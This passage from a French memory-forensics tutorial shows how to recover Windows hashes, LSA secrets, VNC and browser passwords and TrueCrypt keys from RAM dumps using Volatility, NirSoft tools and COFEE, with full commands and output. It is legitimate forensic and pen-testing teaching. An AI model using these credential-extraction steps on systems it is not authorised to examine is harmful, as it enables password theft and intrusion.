


Figure 21 Récupération de l'ensemble des mots de passe des navigateurs stockés

[21] http://www.nirsoft.net/utils/wireless_key.html
[22] http://www.nirsoft.net/utils/web_browser_password.html

3.3.3. Récupération des mots de passe d'outils Microsoft

L'outil **Protected Storage Passview**[23] permet de récupérer les mots de passe d'Internet Explorer, Outlook ainsi que Messenger.




Figure 22 Récupération des mots de passe d'applications Microsoft

3.3.4. Récupération des mots de passe des routeurs

L'outil **RouterPassView**[24] permet de récupérer les mots de passe contenus dans les fichiers de configuration des routeurs.




Figure 23 Récupérer les mots de passe des routeurs enregistrés sur le système

Il existe encore de nombreux outils permettant d'extraire les mots de passe du système, tout dépend ce que l'on cherche. Je renvoie le lecteur sur le site **Nirsoft** pour de nombreux autres outils.

3.3.5. Extraire les clés AES contenues dans la mémoire vive

Cette opération est très utile afin de pouvoir déchiffrer des conteneurs **Truecrypt**[25] par exemple. Pour se faire, nous allons utiliser l'outil **findaes**[26].

[23] http://www.nirsoft.net/utils/pspv.html
[24] http://www.nirsoft.net/utils/router_password_recovery.html
[25] http://www.artiflo.net/2010/12/les-conteneurs-chiffres-sous-truecrypt-fichier-vs-partition/
[26] http://sourceforge.net/projects/findaes/

```
D:\Temp\TP\TP Volativity\findaes-1.2\findaes-1.2>findaes.exe
FindAES version 1.1 by Jesse Kornblum
Searches for AES-128, AES-192, and AES-256 keys

Usage: findaes [FILES]

D:\Temp\TP\TP Volativity\findaes-1.2\findaes-1.2>findaes.exe d:\Capture\memdump_
xp.mem
Searching d:\Capture\memdump_xp.mem
Found AES-256 key schedule at offset 0x20c8008:
e4 0c 16 e8 b8 ca ed 48 4a b8 ff 09 14 f4 f5 f9 50 0c b0 e5 c1 de ab 95 25 7a a0
 39 28 4f 0c 52
Found AES-256 key schedule at offset 0x20c94d4:
5e 13 aa da d9 76 b1 35 fa e1 1a 93 8c aa b6 b8 94 b8 f3 9a 35 5f 7b 2a 3e 5e c4
 b3 3e 73 a6 44
Found AES-256 key schedule at offset 0xce783e4:
00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a
 1b 1c 1d 1e 1f
```

Figure 24 Extraction des clés AES en mémoire

Néanmoins l'opération est automatisable avec l'outil Password recovery toolkit forensic dont nous allons parler juste après.

3.3.6. Le déchiffrement de containers TrueCrypt

Une option intéressante de « *Password Recovery Toolkit Forensic* « est la possibilité de lancer une attaque pour trouver les mots de passe de containers *truecrypt*[27]. *TrueCrypt* est un outil permettant de créer des disques durs virtuels chiffrés.






Figure 25 Crackage de containers Truecrypt

Une fois l'emplacement du container *TrueCrypt* indiqué, nous lançons une attaque de recherche de mots de passe.



Par contre la vitesse de calcul est tellement basse que sans indication du mot de passe, il est illusoire d'espérer le trouver.



Néanmoins une option de l'outil est de permettre de rechercher la trace de clé de chiffrement *aes*[28] dans la mémoire vive, ce qui permet le déchiffrement rapide d'un container TrueCrypt.

[27] http://www.truecrypt.org/
[28] http://fr.wikipedia.org/wiki/Advanced_Encryption_Standard




Figure 26 Cassage d'un container TrueCrypt par analyse de la mémoire vive

Volume image file: secret_truecrypt
Folder: C:\Documents and Settings\Ced\Mes documents\
Physical memory image file: memdump_xp.mem
Folder: C:\Documents and Settings\Ced\Mes documents\Capture\
Protection: TrueCrypt Volume - Open Password, TrueCrypt AES Encryption
Complexity: Instant Unprotection

Unprotected file: secret_truecrypt-decrypted

```
C:\Tools_hpvc>strings secret_truecrypt-decrypted

Strings v2.42
Copyright (C) 1999-2011 Mark Russinovich
Sysinternals - www.sysinternals.com

CRIME
PACK 3
CRIMEP^10
```

Figure 27 Container TrueCrypt déchiffré

Malgré tout il faut rester réaliste, car cette méthode nécessite de faire une capture de la mémoire vive pendant que le container *TrueCrypt* est ouvert, ce qui est assez peu probable en situation réelle. Quoiqu'avec un shell et un bon script, ce n'est pas vraiment un souci ☺

4. Analyse de la mémoire avec Volatility

Pour analyser la mémoire vive, nous allons utiliser un framework très utile : Volatility. C'est un framework multiplateforme en Python incorporant une suite d'outils afin d'analyser la RAM. Volatility permet de récupérer de très nombreuses informations grâce à ces divers plugins. Après tout dépend de ce que l'on souhaite faire. L'avantage de Volatility est qu'il permet d'effectuer ces récupérations sur un autre système, il suffit pour cela juste de sauvegarder la mémoire vive dans un fichier. Voici un éventail de quelques commandes.

4.1. Récupération d'informations avec Volatility

4.1.1. Déterminer le système d'exploitation

Première information à récupérer : Le système d'exploitation de la mémoire vive analysée. Pour cela, on utilise le module « **imageinfo** ».

```
C:\Tools_hpvc\volatility-2.0>vol.py imageinfo -f d:\Capture\mendump_xp.men
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module
 named Crypto.Hash)
*** Failed to import volatility.plugins.cryptoscan (ImportError: No module named
 vutils)
Determining profile based on KDBG search...

          Suggested Profile(s) : WinXPSP3x86, WinXPSP2x86 (Instantiated with Win
XPSP2x86)
```

Figure 28 Récupération de l'OS avec Volatility

Nous constatons que le système d'exploitation suggéré est un **Windows XP SP3**.

4.1.2. Lister les processus

Pour récupérer la liste des processus actifs lors de la capture, nous pouvons utiliser le module « **pslist** ».

```
C:\Tools_hpvc\volatility-2.0>vol.py -f d:\Capture\mendump_xp.mem pslist
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No modul
 named Crypto.Hash)
 Offset(V)  Name                    PID   PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ ----------------

0x821c8830 System                    4      0     63    472 1970-01-01 00:00:00
0x81fbd020 smss.exe                552      4      3     19 2012-04-05 09:46:50
0x8201f020 csrss.exe               616    552     13    419 2012-04-05 09:46:52
0x81fa4128 winlogon.exe            640    552     18    455 2012-04-05 09:46:53
0x81dc7020 services.exe            684    640     15    273 2012-04-05 09:46:54
0x82115650 lsass.exe               696    640     19    345 2012-04-05 09:46:54
```

Figure 29 Récupération de la liste des processus

C'est une commande qui sera par la suite utilisée pour la récupération des informations sensibles telles que les *hashes* de la machine, les mots de passe en mémoire, ou encore pour la détection de malware.

4.1.3. Connaître les connexions sur le système

Informations très importantes à connaître dans le cas d'une intrusion système ou de l'infection par un malware, connaître la liste des connexions ouvertes sur le poste. Sur **Volatility**, on fait appel au module <**connscan**>.

```
C:\Tools_hpvc\volatility-2.0>vol.py -f D:\Capture\RAM_Poison.mem connscan
Volatile Systems Volatility Framework 2.0
Offset     Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ------
0x01cd0388 192.168.3.138:1136        192.168.3.8:3460           2468
0x01cd0528 127.0.0.1:1100            127.0.0.1:80               1876
0x01d579c8 127.0.0.1:5152            127.0.0.1:1083             1728
0x01e33608 192.168.3.138:1144        209.85.143.99:80           1876
0x01e48690 192.168.3.138:1138        209.85.143.104:80          1876
0x01e8bd50 127.0.0.1:1123            127.0.0.1:3460             2468
```

Figure 30 Liste des connexions actives sur le poste

4.1.4. Savoir si le pare-feu est activé ou non

Une autre information qui peut être intéressante à obtenir et l'activation ou non du pare-feu sur une station Windows. La clé correspondante dans la base de registre est :

<ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile>

```
C:\Tools_hpvc\volatility-2.0>vol.py -f D:\Capture\RAM_Poison.mem printkey -K "Co
ntrolSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile"
Volatile Systems Volatility Framework 2.0
You must install simplejson for VirusTotal, see http://www.undefined.org/python/

Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: StandardProfile (S)
Last updated: 2012-04-06 09:39:38

Subkeys:
  (S) AuthorizedApplications
  (S) GloballyOpenPorts

Values:
REG_DWORD     EnableFirewall  : (S) 0
```

Figure 31 Vérifier sie le pare-feu est activé ou non

4.1.5. Dumper un fichier exécutable

C'est une commande utile à connaître car la mémoire d'un processus contient de très nombreuses informations intéressantes : par exemple en *dumpant* le processus du navigateur, on peut récupérer la liste des adresses, mot de passe utilisés, etc. De plus dans le cas de malwares, il permet de pouvoir lancer une analyse du fichier.

Commençons par dumper un fichier exécutable : C'est le module <procexedump> sous Volatility.




Figure 32 Dump d'un fichier exécutable avec Volatility

Pour dumper la mémoire d'un processus, c'est le module <**memdump**> qui est utilisé.




Figure 33 Dumper la mémoire d'un processus

On peut ensuite utiliser des outils comme **grep**[29] afin de rechercher des chaines de caractères dans la capture ainsi réalisée.

Volatility est vraiment un outil très puissant qui permet de réaliser de nombreuses actions. Plus de commandes sont disponibles sur cette page : Analyse de la mémoire - Volatility. Nous allons voir que **Volatility** permet beaucoup d'autres choses.

4.2. Récupération d'informations sensibles avec Volatily

Pour récupérer des informations sensibles en RAM, nous allons continuer d'utiliser **Volatility**. On peut obtenir de nombreuses informations sensibles par l'analyse de la RAM.

4.2.1. Extraire les comptes utilisateur

Les *hashes* utilisateurs (compte utilisateur de la machine) sont récupérables via le plugin "**hashdump**". C'est une tâche qui peut se révéler extrêmement utiles aux pen-testeurs.

La première étape est de récupérer les offsets (adresses) virtuels des branches system et de la SAM (c'est là que sont contenus les hashes des utilisateurs). On commence par lancer le plugin « hivelist » et on note les emplacements des offset de la SAM et de system.




Figure 34 Récupération des adresses de la ruche system et de la SAM

[29] http://gnuwin32.sourceforge.net/packages/grep.htm

Une fois ces offset récupérés, on utilise le plugin "*hashdump*". La commande est :
python volatility hashdump -f dump.dd -y System Hive Offset -s SAM Hive Offset.

```
C:\Tools_hpvc\volatility-2.0>vol.py hashdump -f d:\Capture\memdump_xp.mem --prof
ile=WinXPSP3x86 -y 0xe1036b60 -s 0xe15d5b60
Volatile Systems Volatility Framework 2.0
Administrateur:500:f477d34be1da025b6645b0d916e329cf:c159dd203e7e3ff6c863cb9eea2c
0331:::
```

Figure 35 Récupération des hash de la machine

On obtient alors l'ensemble des hashes de la machine.

Pour casser rapidement les mots de passe, plusieurs techniques sont à disposition. Nous pouvons par exemple utiliser des sites web en ligne tels que md5decrypter ou encore OnlineHackCrack.

Figure 36 Décryptage des hashes Windows en ligne

Pour les mots de passe simples, ceux-ci sont cassés en quelques secondes.

4.2.2. Extraire les secrets LSA

Comme vu précédemment avec l'extraction des secrets LSA lors de l'analyse à froid, il est possible de réaliser la même action avec le plug-in « *lsadump* ». Comme pour l'extraction des hashes utilisateurs, il faut indiquer l'offset des ruches security et system.

python volatility lsadump -f dump.dd -y System Hive Offset -s SAM Hive Offset.

```
C:\Tools_hpvc\volatility-2.0>vol.py lsadump -f d:\Capture\memdump_xp.mem --profi
le=WinXPSP3x86 -y 0xe1036b60 -s 0xe15d4b60
Volatile Systems Volatility Framework 2.0
_SC_SSDPSRV

_SC_WPFFontCache_v0400

aspnet_WP_PASSWORD
0000   61 00 74 00 7C 00 29 00 24 00 65 00 6B 00 5D 00    a.t.|.).$.e.k.].
0010   40 00 26 00 55 00 6D 00 56 00 35 00                @.&.U.m.V.5.
_SC_Alerter

SAI
0000   02 00 00 00                                        ....
G$<ED8F4747-E13D-47bc-856B-5CEFE1A81A7F>
0000   2E B1 42 78 96 1A 9F 40 B6 B7 2D 3D 5A C1 14 B5    ..Bx...@..-=Z...
L$RTMTIMEBOMB_1320153D-8DA3-4e8e-B27B-0D888223A588
0000   00 4C 26 72 C7 39 CD 01                            .L&r.9..
_SC_MSDTC

_SC_ALG

0083343a-f925-4ed7-b1d6-d95d17a0b57b-RemoteDesktopHelpAssistantAccount
0000   42 00 71 00 3D 00 39 00 5A 00 6C 00 79 00 76 00    B.q.=.9.Z.l.y.v.
0010   69 00 57 00 42 00 34 00 38 00 70 00 00 00          i.W.B.4.8.p...
_SC_Dnscache
```

Figure 37 Extraction des secrets LSA à partir de la mémoire vive

4.2.3. Extraire le mot de passe d'un serveur VNC

En parcourant la liste des processus en mémoire avec la commande « *pslist* », nous avons pu constater qu'il existait un processus « vnc ».

```
0x81be8020 wscntfy.exe          532   1020      1       36 2011-03-10 13:02:59
0x81dea980 winvnc4.exe         1696    684      3       67 2011-03-10 13:09:47
0x81f94da0 mmc.exe             1512   1580      7      241 2011-03-10 13:28:14
```

Figure 38 Processus VNC en mémoire

Après une recherche avec Google, nous apprenons que les mots de passe VNC sont stockés dans la base de registre à l'emplacement : « MACHINE\SOFTWARE\REALVNC\WINVNC4 ». Nous commençons donc par détecter l'adresse virtuelle de la ruche « software » de la base de registre avec le plugin « hivelist ».

```
C:\Tools_hpvc\volatility-2.0>vol.py -f d:\Capture\memdump_xp.mem hivelist
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module
 named Crypto.Hash)
Virtual     Physical    Name
0xe1fbdb60  0x11b65b60  \Device\HarddiskVolume1\Documents and Settings\LocalServ
0xe1773008  0x09f5c008  \Device\HarddiskVolume1\WINDOWS\system32\config\software
```

Figure 39 Dump du mot de passe de VNC

Une fois cette adresse récupérée, on affiche les clés présentes dans cette ruche avec le plugin « *printkey* ».

```
C:\Tools_hpvc\volatility-2.0>vol.py -f d:\Capture\memdump_xp.mem printkey --hive
-offset 0xe1773008
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module
 named Crypto.Hash)
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: User Specified
Key name: $$$PROTO.HIV (S)
Last updated: 2012-04-05 08:47:48

Subkeys:
  (S) Adobe
  (S) ODBC
  (S) Policies
  (S) Program Groups
  (S) RealVNC
  (S) RegisteredApplications
  (S) Schlumberger
```

Puis on lit la sous-clé « RealVNC » puis « WinVNC4 »

```
C:\Tools_hpvc\volatility-2.0>vol.py -f d:\Capture\memdump_xp.mem printkey --hive
-offset 0xe1773008 --key "RealVNC"
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module
 named Crypto.Hash)
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: User Specified
Key name: RealVNC (S)
Last updated: 2012-04-05 08:43:09

Subkeys:
  (S) WinVNC4
```

```
C:\Tools_hpvc\volatility-2.0>vol.py -f d:\Capture\memdump_xp.mem printkey --hive
-offset 0xe1773008 --key "RealVNC\WinVNC4"
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module
 named Crypto.Hash)
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: User Specified
Key name: WinVNC4 (S)
Last updated: 2012-04-05 08:43:44

Subkeys:

Values:
REG_BINARY     Password         : (S)
0000   DB D8 3C FD 72 7A 14 58                                  ..<.rz.X

REG_SZ         SecurityTypes    : (S) VncAuth
REG_SZ         ReverseSecurityTypes : (S) None
REG_DWORD      QueryConnect     : (S) 0
REG_DWORD      QueryOnlyIfLoggedOn : (S) 0
```

Figure 40 Dump du mot de passe chiffré de VNC

Nous obtenons le contenu de la clé “RealVNC\WinVNC4”. Mous constatons que le mot de passé est chiffré. Pour le déchiffrer, il existe l’outil vncdump cité précédemment.

```
D:\Temp\TP\TP Volativity\vncpwdump-win32-1_0_6>vncpwdump.exe -k DBD83CFD727A1458

VNCPwdump v.1.0.6 by patrik@cqure.net
-------------------------------------
Password: password
```

Figure 41 Déchiffrement du mot de passe VNC

4.2.4. Extraire les mots de passe du navigateur

Si une navigation Internet était active lors du dump de la mémoire vive, il est aussi possible de récupérer les mots de passe utilisés par le navigateur. Pour cela, la première étape est de déterminer la présence d’un navigateur en lisant l’ensemble des programmes avec « pslist »

```
C:\Tools_hpvc\volatility-2.0>vol.py -f d:\Capture\savexp_v2.mem pslist
Volatile Systems Volatility Framework 2.0
 Offset(V)  Name                    PID    PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ -------------------

0x821c8830 System                    4      0     57    284 1970-01-01 00:00:00

0x82005c68 smss.exe                556      4      3     19 2012-04-06 08:19:57

0x81f152c0 csrss.exe               620    556     12    379 2012-04-06 08:19:59
0x81b57b38 IEXPLORE.EXE           1672   1688     12   1393 2012-04-06 09:05:51
```

Seconde étape : extraire la zone mémoire du processus correspondant avec le plugin memdump.

```
C:\Tools_hpvc\volatility-2.0>vol.py -f d:\Capture\savexp_v2.mem memdump -p 1672
--dump-dir d:\capture\dump
Volatile Systems Volatility Framework 2.0
************************************************************************
Writing IEXPLORE.EXE [  1672] to 1672.dmp
```

```
C:\Tools_hpvc>strings d:\Capture\dump\1672.dmp > d:\capture\dump\strings.txt
```

Puis avec l’outil strings, recherche des chaines de caractères contenant des données confidentielles. Exemple avec une capture extraite de hackr@m :




Figure 42 Récupération de mots de passe en clair

Il est possible de récupérer de nombreuses informations confidentielles en analysant les chaines de caractères contenues dans les zones mémoires de certains processus (messenger, webmail, etc.)

5. Automatisation de l'analyse de la mémoire vive avec COFEE

COFEE[30] pour *Computer Online Forensic Evidence Extractor* est un outil distribué par Microsoft aux forces de Police de 15 pays différents. Cet suite contient 150 outils pour mener à bien une enquête informatique et permet de récupérer les informations volatiles en mémoire comme par exemple :

- La liste des services réseaux lancés
- Les ports ouverts
- Les clés produits de tous les logiciels Microsoft présents sur l'ordinateur
- La base locale des mots de passe
- La liste des mots de passe de tous les réseaux wifi configurés sur l'ordinateur
- Les mots de passe stockés pour firefox, Internet Explorer et la messagerie
- L'historique de navigation récent
- Etc.

Cofee permet ensuite d'obtenir un rapport XML complet de la machine et sera stocké sur une clé. De plus, l'ensemble des fichiers est nommé de façon à garantir son intégrité et cette boite à outils est personnalisable facilement. Sans être la panacée, Cofee peut représenter un sérieux gain de temps pour les enquêteurs.

5.1. Le fonctionnement de Cofee

Une fois **Cofee** lancé, la première étape va être de créer une clé USB contenu **Cofee**. Celui-fonctionne avec un fichier batch qui contient l'ensemble des outils à lancer en ligne de commande.




Figure 43 Présentation de Cofee

On commence donc par créer une clé Cofee en cliquer sur « Generate ».

[30] http://www.microsoft.com/industry/government/solutions/cofee/default.aspx




Figure 44 Clé USB Cofee

La clé USB Cofee est prête, reste à l'insérer sur un poste cible. Une fois insérée sur un poste, elle lance l'ensemble des outils de la clé par un simple fichier batch.

